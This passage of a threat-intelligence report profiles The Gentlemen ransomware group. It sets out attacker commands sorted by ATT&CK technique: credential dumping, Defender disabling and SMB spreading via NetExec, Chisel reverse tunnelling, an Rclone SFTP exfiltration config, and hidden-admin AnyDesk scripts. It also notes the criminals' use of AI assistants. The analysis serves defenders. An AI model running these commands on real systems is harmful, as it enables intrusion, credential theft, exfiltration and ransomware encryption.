--exclude .iso --exclude .ISO --exclude *.VHDX --no-console --config='"\\[edited]\F$\\r.txt"'
T1070.001 Indicator Removal: Clear Windows Event Logs
On every target host, the hastalamuerte instructs affiliates to wipe all event logs. After the operation, delete the Rclone configuration file.
Credential Access
T1003.004 – OS Credential Dumping: LSA Secrets
Confidence: High
Context: Shared by criminals commands to extract DPAPI backup keys by using Impacket’s dpapi.py tool. The snippet contains potential references to an organization. Therefore, it is very likely that this procedure was used during an intrusion.
Snippets:
commands to obtain backup keys by using Impacket’s dpapi.py tool.
dpapi.py backupkeys -t [edited]/Administrator@[edited] -hashes [edited] --export
T1555 – Credentials from Password Stores
Confidence: Medium
Context: Criminals shared several references, scripts and snippets related to extraction of Veeam credentials. In addition, the criminals also shared a link to a PoC of CVE-2023-27532 affecting Veeam Backup which allows the extraction of credentials.
Besides, we discovered a self-developed tool named “ChromeKB3.exe” (SHA256: 2834114ff7e487c4ca3f50ca39f7d652dea1be98f885c388f01b6ff35309307b), described by the criminals as a “Chrome Appbound Injection – extract passwords from Chrome.”.
Snippets:
- Decryption of Veeam Backup and Replication passwords:

Translated:

2. Another snippet likely used to obtain Veeam credentials:
sqlcmd -S "(local)\VEEAM" -E

USE VeeamBackup;
GO
SELECT name FROM sys.tables;
 GO
 SELECT * FROM soap_creds;
 GO
T1557.001 Adversary-in-the-Middle: LLMNR/NBT-NS Poisoning and SMB Relay
Confidence: High
Context: The Gentlemen’s affiliates leverage nxc to force authentication via coercion methods, then relay those credentials to bypass security controls.
nxc smb [edited] -u service_firewall -p [edited] -M coerce_plus -o METHOD=Petitpotam L=[edited]
T1222.001 File and Directory Permissions Modification: Windows File and Directory Permissions Modification
Confidence: High
Context: Shared by threat group instruction: Even when a machine has a clear “Administrator” entry and a domain‑admin (often also local admin) in the ACL, an attacker can still attempt to modify permissions. If neither takeown or icacls works, the attacker usually has not reached administrative rights.
Grant Read & List Rights Recursively to a Controlled User
icacls “C:\Data\Logs” /grant DOMAIN\attacker_user:(OI)(CI)(RX) /t
Explanation:
- DOMAIN\attacker_user – the attacker’s account (replace with the actual domain/user).
- (OI)(CI) – applies to objects and containers (files & subfolders).
- (RX) – read + execute (list).
- /t – recursive.
Take Ownership First
takeown /F “C:\Data\Logs” /R /D Y
If the ACL change fails, take ownership of the folder and its contents.

Figure 8. The Gentlemen ransomware uses this technique automatically.
Discovery
T1087.002 – Account Discovery: Domain Account
Confidence: High
Context: Shared by intruders powershell scripts to list active and inactive devices currently in a specific domain, and commands to obtain IP and name of the devices. The snippet contains references to the real victim. This victim was claimed by Gentleman on their DLS, it is very likely that this procedure was used during the intrusion.
Snippets:
- List active and inactive devices
 $computers = Get-ADComputer -SearchBase "OU=Equipos,DC=[edited],DC=local" -Filter * |
Select-Object -ExpandProperty Name
foreach ($comp in $computers) {
    if (Test-Connection -ComputerName $comp -Count 1 -Quiet) {
        Write-Host "$comp  ✅ ONLINE" -ForegroundColor Green
    } else {

        Write-Host "$comp  ❌ OFFLINE" -ForegroundColor DarkGray
    }
}
2. Get name and IPv4
Get-ADComputer -Identity [edited] -Properties Name,IPv4Address | Select Name,IPv4Address
T1615 – Group Policy Discovery
Confidence: Medium
Context: Shared commands on how to verify applied GPO policies.
Snippets:
gpresult /r
repadmin /replsummary
repadmin /showrepl
Lateral Movement
T1021.002: Remote Services: SMB/Windows Admin Shares
Confidence: High
Context: Intruders shared commands to disable Defender real time protection and likely spread malware via SMB. The snippet contains potential references to the real victim. This victim was claimed by Gentleman on their DLS, it is very likely that this procedure was used during the intrusion. In addition, the criminals shared commands to create open network shares using NetExec and smb. The snippet contains potential references to an organization. Therefore, it is very likely that this procedure was used during an intrusion.
Snippets:
- Disable of Windows Defender and spread of malware using SMB and NetExec:
nxc smb 10.1.0.0/24 -u [edited] -p [edited] --exec-method=atexec -X
'Set-MpPreference -DisableRealtimeMonitoring $true; Add-MpPreference -ExclusionPath "C:\"'

nxc smb 10.1.0.0/24 -u [edited] -p [edited] --exec-method=atexec -X
'Set-MpPreference -DisableRealtimeMonitoring $true;
 Set-MpPreference -DisableBehaviorMonitoring $true;
 Set-MpPreference -DisableBlockAtFirstSeen $true;
 Set-MpPreference -DisableIOAVProtection $true;
 Set-MpPreference -DisableScriptScanning $true;
 Set-MpPreference -SignatureDisableUpdateOnStartupWithoutEngine $true;
 Set-MpPreference -MAPSReporting 0; Set-MpPreference -SubmitSamplesConsent 2'

nxc smb 10.1.0.0/24 -u [edited] -p [edited] --exec-method=atexec -X
'net use Z: \\[edited]\F$; Z:\cerv.exe --password [edited]
(хз)
nxc smb 10.5.0.0/24 -u [edited] -p [edited] --exec-method=smbexec -X
'net use Z: \\[edited]\F$; Z:\cerv.exe --password [edited] --force-ps32
(ЛУЧШЕ! )

nxc smb 10.5.0.0/24 -u [edited] -p [edited] --exec-method=smbexec -X
'net use Z: \\[edited]\F$ /[edited]:[edited] [edited];
Start-Process Z:\cerv.exe -ArgumentList "--password [edited]
nxc smb 10.5.0.0/24 -u [edited] -p [edited] --exec-method atexec -X
'net use Z: \\[edited]\F$ /[edited]\[edited] [edited]; Z:\cerv.exe --password [edited]
монтируем с паролем
2. Create open network shares using SMB and NetExec:
nxc smb 'C:\Users\4\Downloads\gogo_ips.txt' -u [edited] -p [edited] -X
 'Get-PSDrive -PSProvider FileSystem | Where-Object { $.Root -match ''^[A-Z]:\\$'' }
 | ForEach-Object { cmd.exe /c "net share $($.Name)=$($_.Root)
 /GRANT:Everyone,FULL /CACHE:None /REMARK:""Full open share""" }'
T1021.001: Remote Services: Remote Desktop Protocol
Confidence: High
Context: Commands used by the criminals to connect to a victim machine during an intrusion via RDP. In addition, we observed commands shared by the criminals to add a user to the RDP group via SMB. The source of the information contains potential references to the real victim. This victim was claimed by Nightspire on their DLS, it is very likely that this procedure was used during the intrusion.
Snippets:
- Connection to victim machine:
mstsc /v:[edited]
2. Add of user to the RDP group using SMB and NetExec:
nxc smb [edited] -u [edited] -p [edited] -x 'net localgroup [edited] [edited] /add'
Command and Control
T1572 – Protocol Tunneling
Confidence: Medium
Context: Commands for using Chisel to encapsulate C2 communication and avoid detection.
Snippet:
Chisel On the VPS: chisel server -p 443 --reverse On the target: chisel client:443 R:65532:socks This should start a SOCKS proxy at 127.0.0.1:65532 on the VPS. It can be used with proxychains or similar tools to access the internal network. The chance of such a setup being detected by antivirus is very low—almost zero if you frequently change the signatures. Keep it running as a service or schedule it with Task Scheduler.
Exfiltration
T1048 – Exfiltration Over Alternate Protocol
Confidence: Low
Context: Intruders shared sample of Rclone configuration file. SFTP is hardcoded in the configuration, which could mean an intention to exploit rclone and alternative protocols for exfiltration.
Example of an Rclone configuration shared by the criminals:
type = sftp
host = 194.87.31[.]69
user = name
port = 2222
pass = pass
shell_type = unix
md5sum_command = none
sha1sum_command = none
Impact
Scope & immediate effect
- Domain-wide spread: The actor deployed a password-protected executable into the domain NETLOGON share, guaranteeing execution on domain-joined hosts and rapid, automated propagation:
\\.local\NETLOGON\ .exe --password <8-byte key>
Impact: near-simultaneous execution across workstations and servers, massively increasing blast radius and reducing time-to-encryption.
T1490 – Inhibit System Recovery
- Criminals shared mass service stop pattern used to render backups and critical applications nonfunctional:
net stop(.*)sql(.*), AcrSch2Svc, VSNAPVSS, MVarmor64, MVarmor, VeeamTransportSvc, VeeamDeploymentService, VeeamNFSSvc, AcronisAgent, QBIDPService, QBDBMgrN, QBCFMonitorService, OracleServiceORCL, MySQL, MSSQL, SAPHostExec, SAPHostControl, SAPD$, SAP$, postgresql, SAP, SAPService, GxFWD, GxVsshWProv, GXMMM, GxClMgr, MariaDB, GxCVD, GxClMgrS, GxVss, GxBlr, BackupExecRPCService, SQLAgent$SQLEXPRESS, BackupExecManagementService, BackupExecJobEngine, MSSQL$SQLEXPRESS, BackupExecDiveciMediaService, BackupExecAgentBrowser, SQLWriter, BackupExecAgentAccelerator, BackupExecVSSProvider, PDVFSService, SQLSERVERAGENT, WSBExchange, MSExchange\$, MSExchange, sophos, msexchange, docker, MSSQLSERVER, MSSQL*, Sql, vss, backup, veeam, memtas, mepocs, vmms
Impact: Immediate takedown of backup engines, DB servers, virtualization management and some AV services – prevents backups from completing or being used for recovery and increases downtime.
Process-level disruption – forced terminations (commands)
- Mass process termination pattern used to stop running backup/DB/remote-access/AV and productivity processes:
taskkill /IM.exe /F Veeam.EndPoint.Service.exe, mvdesktopservice.exe, VeeamDeploymentSvc.exe, VeeamTransportSvc.exe, VeeamNFSSvc.exe, EnterpriseClient.exe, DellSystemDetect.exe, avscc.exe, avagent.exe, sapstartsrv.exe, saposco.exe, saphostexec.exe, CVODS.exe, cvfwd.exe, cvd.exe, CVMountd.exe, tv_x64.exe, tv_w32.exe, pgAdmin4.exe, TeamViewer.exe, TeamViewer_Service.exe, SAP.exe, QBCFMonitorService.exe, pgAdmin3.exe, QBDBMgrN.exe, QBIDPService.exe, CagService.exe, vsnapvss.exe, raw_agent_svc.exe, cbInterface.exe, "Docker Desktop.exe", beserver.exe, pvlsvr.exe, bengien.exe, benetns.exe, vxmon.exe, bedbh.exe, IperiusService.exe, sqlceip.exe, xfssvccon.exe, wordpad.exe, winword.exe, visio.exe, thunderbird.exe, thebat.exe, Iperius.exe, psql.exe, postgres.exe, tbirdconfig.exe, synctime.exe, steam.exe, sqbcoreservice.exe, powerpnt.exe, cbVSCService11.exe, postmaster.exe, mysqld.exe, outlook.exe, oracle.exe, onenote.exe, ocssd.exe, ocomm.exe, ocautoupds.exe, SQLAGENT.exe, sqlwriter.exe, notepad.exe, mydesktopservice.exe, mydesktopqos.exe, mspub.exe, msaccess.exe, cbService.exe, sqlbrowser.exe, w3wp.exe, sql.exe, isqlplussvc.exe, infopath.exe, firefox.exe, excel.exe, encsvc.exe, Ssms.exe, DBeaver.exe, sqlservr.exe, dbsnmp.exe, dbeng50.exe, agntsvc.exe, vmcompute.exe, vmwp.exe, vmms.exe
Impact: Halts live services and processes that could otherwise allow partial access to data or enable live backups/restores; forces system states incompatible with normal operations and complicates forensic collection.
T1486 – Data Encrypted for Impact
- Ransom artifacts and execution parameters:
README-GENTLEMEN.txt
.7mtzhh
--password (Required): 8-byte password parameter needed to execute the ransomware
--path (Optional): Target path parameter for specifying custom encryption directory
- Final self-cleanup batch (behavior described): the ransomware drops {filename}.exe.bat that pings localhost briefly, deletes the ransomware binary, then deletes itself.
Beyond service and process termination, the ransomware executes additional commands to impede recovery and forensic investigation:
Deletes the Recycle Bin content: cmd /C “rd /s /q C:\$Recycle.Bin”
Deletes Remote Desktop Protocol (RDP) log files: cmd /C “del /f /q %SystemRoot%\System32\LogFiles\RDP*\*.*”
Deletes Windows Defender support files: cmd /C “del /f /q C:\ProgramData\Microsoft\Windows Defender\Support\*.*”
Deletes Prefetch files: cmd /C “del /f /q C:\Windows\Prefetch\*.*”
Adds C:\ to Windows Defender exclusion path: powershell -Command “Add-MpPreference -ExclusionPath C:\ -Force”
Adds the {filename} of the ransomware to the Windows Defender exclusion process: powershell -Command “Add-MpPreference -ExclusionProcess C:\Users\User\Desktop\{filename}.exe -Force
Disables Windows Defender real-time monitoring: powershell -Command “Set-MpPreference -DisableRealtimeMonitoring $true -Force”
wevtutil cl Security
wevtutil cl Application
wevtutil cl System
Deletes shadow copies:
- wmic shadowcopy delete
- vssadmin delete shadows /all /quiet
Impact: Encrypted files and the presence of README-GENTLEMEN.txt enable double-extortion demands; the self-deleting cleanup limits post-infection artifacts and complicates malware sample recovery.
On 21 September 2025 the Windows component of Gentlemen introduced a background timer. The malware sits in the foreground and does nothing until the user (or attacker) supplies the –T flag. The value of this flag is interpreted as minutes, giving the operator a simple way to delay execution until a chosen time.
The same day an aggressive WMI‑based spread was added. This “under‑the‑hood” attack performs three key steps on every available workstation in the domain: it disables Windows Defender, adds drive C to the exclusion list and excludes its own process name from Defender. After these actions every machine that runs the spread copies the locker binary to its temporary folder and immediately re‑executes it on all visible machines in the network. The result is an essentially infinite recursive spread – a perfect storm for rapid infection.
The lockers themselves are protected by passwords. If the password was not in place, the operator would have been unable to reach victims later on. A similar timer flag (–T or –timer) was also introduced for the ESXi lockers, allowing a single‑use delay before code execution.
On 10 September 2025 a new ESXi‑specific locker was released. This version kills all processes on the host except those explicitly exempted, removes any snapshots that might be used for recovery, disables auto‑start services (critical for persistence removal), and shuts down VMware services. Only after these steps does the locker begin encrypting data on the host.
The operator also added a “re‑kill” mechanism that triggers if a process terminates unexpectedly, ensuring the malware remains active even if it gets stuck. Additional minor tricks were mentioned but not detailed.
The builder component was then compiled into a single executable called GLOCKER. It offers one‑click deployment and prompts the user for a target name so that victim identity is not lost. This makes the tool easy to use and harder for defenders to track.

Figure 9. Example of builder process.
Work remaining includes adding support for ESXi 5.5, refining the locker with several new features:
- File squeezing – the locker can kill any process holding a file (except itself) before locking it.
- Windows path specification – similar to the Linux support already in place.
- Mutex on launch – prevents multiple instances from running simultaneously, a useful way to avoid detection.
- Wallpaper/style customization – changes the desktop background for a more subtle presence.
Other planned capabilities are:
- Network share discovery – the malware will scan for SMB shares and mount them before locking, a complex but powerful way to expand reach.
- Automatic spread via Group Policy Objects – enabling domain‑wide propagation without manual intervention.
Operationally, the operator advises against printing ransom notes on printers. A physical printout would draw unwanted attention; quieter, less obvious methods are preferred.

Figure 10. Command-line arguments of Linux version Gentlemen ransomware.

Figure 11. Command-line arguments of ESXi version Gentlemen ransomware.

Figure 12. Command-line arguments of Windows version Gentlemen ransomware.

Figure 13. Screenshot of encrypted ESXi.
Tools
Reconnaissance & Network Discovery
Search Engines
hastalamuerte leverages specialized search engines, particularly Shodan and ZoomEye, to identify and enumerate publicly exposed Fortinet devices via API queries.
SoftPerfect Network Scanner
A cracked version of this commercial network scanning software has been distributed within the group’s communications.
MD5 Hash: d65c293efb5e6d033c83b2ac472bf0cb
Source of tool: https://www.softperfect.com/products/networkscanner/
Exploitation & Lateral Movement
NetExec
This tool serves as a primary framework for post-exploitation activities, including:
- Windows host and share discovery
- Credential brute-forcing
- Privilege escalation
- Lateral movement across networks
Screenshots of using NetExec:

Figure 14. Using NetExec by Gentlemen ransomware members on real targets.

Figure 15. Using NetExec by Gentlemen ransomware members on real targets.

Figure 16. Using NetExec by Gentlemen ransomware members on real targets.

Figure 17. Using NetExec by Gentlemen ransomware members on real targets.
Observed Commands:
nxc winrm NET
nxc smb NET
nxc smb HOST -u USER -p 'PASS'
nxc smb HOST -u logins.txt -p passwords.txt --no-bruteforce
nxc wmi NET
nxc -M aws-credentials/entra-id/entra-sync-creds/msol/teams_localdb/wdigest/dpapi_hash/lsassy
nxc smb host -u user -p password -M coerce_plus -o METHOD=Petitpotam
L=[edited] #NTLM Relay Attack
Reference: NetExec Token Broker Cache Dumping
Used modules of nxc:
| Module | Used For | Vulnerabilities Exploited | Mitigations |
| aws-credentials | Extracting cloud credentials | • Insecure credential storage
• Weak file permissions • Clear-text configs |
• Use IAM roles instead of keys
• Secure config file permissions • Regular credential rotation |
| entra-id | Azure AD token theft | • Token exposure
• Insecure caching • Session hijacking |
• Conditional Access policies
• Token lifetime management • MFA enforcement |
| entra-sync-creds | Hybrid identity compromise | • Azure AD Connect credential exposure
• Privilege escalation in sync |
• Secure AAD Connect servers
• Least privilege for sync accounts • Regular credential updates |
| msol | Office 365 credential dumping | • Service credential leakage
• OAuth token exposure |
• Monitor MSOL usage
• Secure application permissions • Cloud app security policies |
| teams_localdb | Local Teams data extraction | • Insecure database storage
• Weak cache encryption |
• Application sandboxing
• Regular cache clearing • Endpoint protection |
| wdigest | Plaintext password recovery | • LSASS memory dumping
• WDigest protocol flaws |
• Disable WDigest (registry)
• Credential Guard • LSASS protection |
| dpapi_hash | DPAPI master key extraction | • Master key exposure
• Weak profile protection |
• Strong user passwords
• TPM integration • DPAPI auditing |
| lsassy | LSASS memory credential dumping | • Memory protection bypass
• Credential Guard evasion |
• Enable LSA protection
• EDR solutions • Restricted admin mode |
| wam | Web Account Manager credential extraction | • Browser credential storage flaws
• Weak encryption of saved passwords • Insecure cached web credentials |
• Disable browser password saving
• Use enterprise password managers • Clear browser data regularly • Enable device encryption |
DonPAPI
DonPAPI Automates remote extraction of secrets from multiple Windows computers simultaneously.
Custom-developed Capabilities
VCENTER.ps1
MD5 Hash: 42c062d6299ca9f76554441a29429404
This PowerShell script exploits VMware environments by leveraging the PowerCLI module to:
- Establish remote connections to hypervisors via vCenter/vSphere (Connect-VIServer -Server $Server -Credential $Cred -Force).
- Disable High Availability (HA).
- Disable Distributed Resource Scheduler (DRS).
- Power off virtual machines.
Status: Confirmed use in active intrusions.

Figure 18. Example of status HA and Drs before executing script.

Figure 19. Status of VMs before executing script.

Figure 20. Executing script.

Figure 21. Malicious script disables cluster protection mechanisms.
Keylogger (Go-based)
Three versions of a custom Go-based keylogger were shared by the criminals, though the tool appears non-functional. The actor acknowledged bugs requiring fixes, and no evidence exists of operational use.
| Filename | MD5 Hash |
| Keyloggerold.go/Keylogger.go | efd5366eb7473d6f7fb97ec7ac59f09d |
| Keylogger2.go | 8901ce810f999f79c51c4d4f6c93fe6b |
Defense Evasion
BYOVD (Bring Your Own Vulnerable Driver)
The group employs vulnerable signed drivers to terminate EDR/AV processes:
- ThrottleBlood.sys
- viragt64.sys
Status: Confirmed use in intrusions
Additional BYOVD Resources (No confirmed operational use):
EDR-Freeze Tool – Analysis
Research Tools Discussed:
PPL Process Scanner
Web Exploitation
AntSword
A GitHub-hosted webshell for Windows systems. Screenshots show deployment on a possible victim.
Reference: AntSword

Figure 22. Executing AntSword on real target.

Figure 23. Executing AntSword on real target.
Command & Control / Persistence
MeshCentral
MeshCentral – Free remote monitoring and management (RMM) software commonly abused by extortion groups for persistence and C2.
Status: CLI screenshot shared, no confirmed use in intrusions
Screenshot:

Figure 24. Screenshot of using MeshCentral.
Anydesk
Anydesk – Remote desktop software discussed within group communications for persistent access and command & control. The threat actor shares automated deployment scripts with hardcoded passwords for unauthorized remote access.
Status: Discussion only; no evidence of operational use by this group
Deployment Method 1: One-liner Script
The criminals share a batch script (deploy.cmd) for rapid deployment:
# deploy.cmd
C:\Users\victim\AppData\Local\Temp\anydesk.exe --install
C:\Users\victim\AppData\Local\AnyDesk --start-with-win --silent
del C:\Users\victim\AppData\Local\Temp\anydesk.exe
echo Passw0rd! | C:\Users\victim\AppData\Local\AnyDesk\AnyDesk.exe --set-password
for /f "delims=" %i in ('C:\Users\victim\AppData\Local\AnyDesk\AnyDesk.exe --get-id') do echo %i
Execution via NetExec (old version):
cme smb 192.168.0.1 -u victim -p 'Passw0rd!' -x deploy.cmd
Deployment Method 2: Conti-style PowerShell Function
The group shares a deployment technique originally used by Conti ransomware:
Function AnyDesk {

   mkdir "C:\ProgramData\AnyDesk"
   # Download AnyDesk
   $clnt = new-object System.Net.WebClient
   $url = "hxxp[:]//download[.]anydesk[.]com/AnyDesk[.]exe"
   $file = "C:\ProgramData\AnyDesk.exe"
   $clnt.DownloadFile($url,$file)

   cmd.exe /c C:\ProgramData\AnyDesk.exe --install
   C:\ProgramData\AnyDesk --start-with-win --silent

   cmd.exe /c echo J9kzQ2Y0qO | C:\ProgramData\anydesk.exe --set-password

net user oldadministrator "qc69t4B#Z0kE3" /add
net localgroup Administrators oldadministrator /ADD
reg add "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\
CurrentVersion\Winlogon\SpecialAccounts\Userlist" /v oldadministrator /t REG_DWORD /d 0 /f

   cmd.exe /c C:\ProgramData\AnyDesk.exe --get-id
}

AnyDesk
Velociraptor
Velociraptor – an advanced digital forensic and incident response (DFIR) tool discussed in group communications. While criminals appear unfamiliar with the software, multiple security vendors have documented its abuse for C2 and ransomware deployment (Warlock, LockBit, Babuk).
Status: Discussion only, no evidence of operational use by this group
Related Resources that shared shared by the criminals in their discussion:
Sophos Report – Velociraptor Abuse
Talos Intelligence – Storm-2603 Campaign
N1ghtFury74::Scripts – Automated Velociraptor deployment
MSI sample shared on VT by hastalamuerte
Data Exfiltration
RClone
Primary tool for data exfiltration. The actor has also suggested MEGA as an alternative platform.
Artificial Intelligence Integration
The threat actor actively employs AI tools for various operational purposes, including the development of The Gentlemen ransomware.
Confirmed AI Platforms in Use
- ChatGPT
- Gemini
- Claude AI
Screenshots with proof:

Figure 25. Screenshot of using ChatGPT by Gentlemen ransomware members.

Figure 26. Screenshot of using Gemini by Gentlemen ransomware members.
Claude AI – Penetration Testing Integration
While not confirmed in intrusions, the group has referenced a project integrating Kali Linux tools with Claude Desktop via the Model Context Protocol (MCP) for automated penetration testing.
Additional MCP Resources Discussed:
- Project Astro
- Claude Kali Commander – Integrates Kali Linux tools with Claude
- AdaptixC2 MCP Server – MCP integration for C2 framework
Alternative AI Models
Due to ChatGPT restrictions, the actor recommends local alternatives with fewer content limitations:
Conclusion
The Gentlemen represents a textbook example of the modern ransomware ecosystem’s fluidity and pragmatism. Born from a payment dispute with Qilin, this operation demonstrates how quickly experienced affiliates can pivot to launch independent RaaS programs and how shared TTPs transcend group branding. After all, obvious solutions become self-reinforcing as everyone expects everyone else to use them as well. The Gentlemen has rapidly established itself as a credible threat to organizations worldwide.
What makes this group particularly concerning is not novelty, but effectiveness: they weaponize well-documented vulnerabilities like CVE-2024-55591, rely on perennially weak credentials, and systematically disable defenses using BYOVD techniques and AI-assisted development. Their targeting of healthcare and critical infrastructure reveals a profit-driven disregard for operational impact. The administrator hastalamuerte’s operational security failures, from hardcoded forum references to public disputes, provide valuable intelligence, but do not diminish the group’s technical capability or reach.
The real lesson here extends beyond The Gentlemen. Ransomware affiliates rotate between groups, absorbing and sharing knowledge across operations. Tomorrow’s attack may carry a different name, but the TTPs are remarkably consistent. Defenders must prioritize patching internet-facing assets, enforce strong authentication, implement robust EDR with driver-load monitoring, segment networks, secure backup infrastructure offline, and focus threat intelligence efforts on adversary behaviors rather than trying to keep up with ever-changing group names.
The underground ecosystem ensures that today’s The Gentlemen affiliate may become tomorrow’s new RaaS operator. Focus on the how, not just the who.
Recommendations
Although ransomware groups have gained notoriety for targeting critical sectors, they pose a threat to organizations across all industries. The growth of affiliate programs continues to equip cybercriminals with advanced tools and techniques. Here are essential steps to protect your mission-critical operations and data:
- Implement Multi-Factor Authentication (MFA): Deploy MFA and credential-based access controls wherever possible, especially for privileged or high-risk accounts. This adds a critical validation layer, making unauthorized entry significantly more difficult.
- Deploy Advanced EDR Solutions: Leverage Endpoint Detection and Response (EDR) solutions with behavioral detection capabilities to identify ransomware indicators across managed endpoints. This proactive approach enables agile detection, investigation, and remediation of both known and unknown threats.
- Maintain Regular Backups: Conduct data backup processes regularly and store backups offline or on separate networks to protect against lateral movement by criminals.
- Utilize AI-Based Detection and Analytics: Employ advanced malware detonation solutions that leverage AI-infused, analytics-based platforms to analyze and quarantine suspicious files before execution, detecting intrusions in real-time.
- Deploy Managed XDR with Threat Intelligence: Implement Group-IB’s Managed XDR coupled with Threat Intelligence for comprehensive protection. This solution provides:
- Insights into unique TTPs: Gain visibility into Tactics, Techniques, and Procedures used by APTs and ransomware groups, enabling faster security pivots.
- Multi-layered cybersecurity: Protect across endpoint, email, web, and network layers.
- Automated threat detection and response: Leverage behavioral analytics to identify and respond to both known and emerging threats.
- Real-time intrusion detection: Detect sophisticated threats like Rust-based ransomware that evade traditional antivirus engines.
- Implement Business Email Protection: Deploy Group-IB’s Business Email Protection to effectively counter spear phishing attacks, which remain a primary initial access vector for ransomware groups. This dedicated email security solution helps prevent credential theft and malicious payload delivery before they reach user inboxes.
- Prioritize Patch Management: Establish a routine process to regularly review and apply security patches as they become available. The longer vulnerabilities remain unpatched, the greater the exploitation risk.
- Enable Attack Surface Reduction Rules: Configure rules that specifically block ransomware activities and credential theft attempts to minimize potential attack vectors.
- Monitor Remote Access Infrastructure: Investigate unusual activity in event logs immediately. Ensure password resets for all accounts in case of compromise.
- Incorporate Known IOCs into IDS: Add known Indicators of Compromise (IOCs) from recent attacks into your Intrusion Detection System (IDS) to catch suspicious behavior related to emerging threats.
- Maintain Continuous Malware Monitoring: Stay current on intelligence and advancements regarding existing and emerging malware types to effectively prevent, defend against, and mitigate these threats.
- Conduct Security Awareness Programs: Educate employees about organizational risks through regular training programs and security drills. Help them identify and report tell-tale signs of cybercrime, such as phishing emails. The human factor remains one of the greatest cybersecurity vulnerabilities.
- Practice Strong Cyber Hygiene: Ensure users verify the validity of emails, links, downloads, and other sources before engaging. All sources should be authenticated before interaction.
- Perform Regular Technical Audits and Security Assessments: Conduct annual or biannual infrastructure checks through technical audits or comprehensive security assessments. Monitor infrastructural integrity and digital hygiene processes continually to uncover hidden weaknesses and maintain strict access control and configuration management. Group-IB’s Vulnerability Assessment service provides thorough evaluation of your infrastructure, helping identify vulnerabilities before attackers can exploit them.
- Never Pay the Ransom – Contact Incident Response Experts Immediately: An experienced team will manage containment, eradication, and recovery efforts professionally and efficiently. Group-IB Incident Response experts strongly advise against paying ransoms because:
- Payment encourages further extortion and signals your willingness to pay.
- It leads to increased future attack attempts on your organization.
- In 97% of cases, regaining access without proper decryption remains uncertain.
- Financially-motivated threat actors are driven to make you pay more.
- Even if one attacker returns your data, others will learn of your compliance.
Frequently Asked Questions (FAQ)
What is ransomware
Ransomware is a type of malicious software (malware) designed to deny access to a computer system or data until a ransom is paid. Modern ransomware typically works by encrypting files on infected systems using strong cryptographic algorithms, making them inaccessible without the decryption key held by attackers. Find out more about ransomware on the Group-IB Knowledge Hub.
What is BYOVD (Bring Your Own Vulnerable Driver)
BYOVD (Bring Your Own Vulnerable Driver) is an advanced attack technique where cybercriminals exploit legitimately signed but vulnerable Windows drivers to gain kernel-level access to a system. Since these drivers are digitally signed by trusted vendors, they can bypass Windows security controls. Attackers load these vulnerable drivers and exploit their flaws to terminate security software, manipulate system processes, or disable protective mechanisms at the deepest level of the operating system, where most security products cannot defend themselves.
What is a RaaS (Ransomware-as-a-Service) operation?
Ransomware-as-a-Service (RaaS) is a business model where ransomware developers (operators) create and maintain malware infrastructure, then lease or sell access to affiliates who conduct the actual attacks. Operators provide the ransomware, payment infrastructure, data leak sites, negotiation support, and sometimes initial access. Affiliates execute intrusions and deploy the ransomware, then split profits with operators (typically 70-80% to affiliates, 20-30% to operators). This model has industrialized cybercrime, enabling less technical criminals to conduct sophisticated attacks. You can read more about RaaS on the Group-IB Knowledge Hub.
What is double extortion?
Double extortion is a ransomware tactic where attackers both encrypt victim data AND steal copies before encryption. Victims face two threats: (1) loss of access to encrypted files, and (2) public release of sensitive data if ransom isn’t paid. This makes backup strategies alone insufficient, as attackers can still leak stolen data even if victims recover files from backups. Some groups have evolved to “triple extortion” (threatening customers, partners, or regulators) or even “quadruple extortion” (DDoS attacks during negotiations).
What is a Data Leak Site (DLS)?
A Data Leak Site (DLS) is a website operated by ransomware groups, where they publish stolen data from victims who refuse to pay ransoms. These sites typically display victim names, descriptions of stolen data, sample files as proof, countdown timers creating urgency, and sometimes auction systems for selling data. DLS serves multiple purposes: pressuring victims to pay through public exposure, demonstrating credibility to future victims, attracting affiliates to the RaaS program, and monetizing data through sales when ransom negotiations fail. Read more about DLS on the Group-IB Knowledge Hub.
MITRE ATT&CK
| Tactic | ID | Technique | Procedure |
| Initial Access | T1190 | Exploit Public-Facing Application | Exploits CVE-2024-55591 (FortiOS/FortiProxy authentication bypass) by sending specially crafted WebSocket requests to create connections without authentication, abuse local_access_token parameter, exploit race conditions, and achieve super_admin access without credential validation. Maintains database of ~13,400 exploited FortiGate devices. |
| Initial Access | T1110.001 | Brute Force: Password Guessing | Conducts brute-force attacks against FortiGate VPN devices using dictionary of common usernames and passwords. |
| Execution | T1059.001 | Command and Scripting Interpreter: PowerShell | Executes PowerShell scripts to enable Windows PowerShell Web Access (PSWA), disable Windows Defender protections, move AD computer objects between OUs, update Group Policy Objects, and manage services. |
| Execution | T1059.006 | Command and Scripting Interpreter: Python | Deploys custom Python script (userpassfort.py) to extract credentials from Fortinet config files using regex patterns and automatically execute NetExec (nxc) for credential stuffing attacks against SMB targets. |
| Execution | T1053 | Scheduled Task/Job | Creates scheduled tasks using schtasks to execute rclone.ps1 exfiltration script at system startup with SYSTEM privileges and HIGHEST run level, ensuring persistence of data theft operations. |
| Persistence | T1098 | Account Manipulation | Resets ESXi root passwords to maintain persistent administrative access to virtualization infrastructure. References documented techniques for password reset procedures. |
| Persistence | T1098.007 | Account Manipulation: Additional Local or Domain Groups | Adds compromised or newly created accounts to default groups using NetExec: nxc smb [target] -u [user] -p [pass] -x ‘net localgroup “name_group” [user] /add’ |
| Persistence | T1136.002 | Create Account: Domain Account | Creates domain accounts with names like “MicrosoftSupporte” using net user MicrosoftSupporte Password123 /add /domain, adds them to “Domain Admins” groups, grants Remote Desktop access, and creates SQL logins in Veeam databases with db_owner privileges. |
| Privilege Escalation | T1484.001 | Domain or Tenant Policy Modification: Group Policy Modification | Modifies Group Policy to enable SMB services, configure Windows Firewall rules for file sharing, move computer objects from CN=Computers to target OUs, and force GPO updates across all domain computers using Invoke-GPUpdate and gpupdate /force commands. |
| Privilege Escalation | T1068 | Exploitation for Privilege Escalation | Researches and shares exploits including BadSuccessor privilege escalation technique, CVE-2025-32463 (Linux privilege escalation), and CVE-2024-37085 (ESXi vulnerability). Evidence suggests intent to use in operations. |
| Defense Evasion | T1112 | Modify Registry | Modifies registry keys to disable security products |
| Defense Evasion | T1562.001 | Impair Defenses: Disable or Modify Tools | Disables Windows Defender via Group Policy and PowerShell commands, terminates EDR processes using BYOVD techniques with vulnerable drivers, and uses NetExec to disable real-time protection. |
| Defense Evasion | T1036 | Masquerading: Rename Legitimate Utilities | Renames RClone executable to “avastrclone.exe” to appear as legitimate Avast software, masking data exfiltration activities and evading detection by security monitoring tools. |
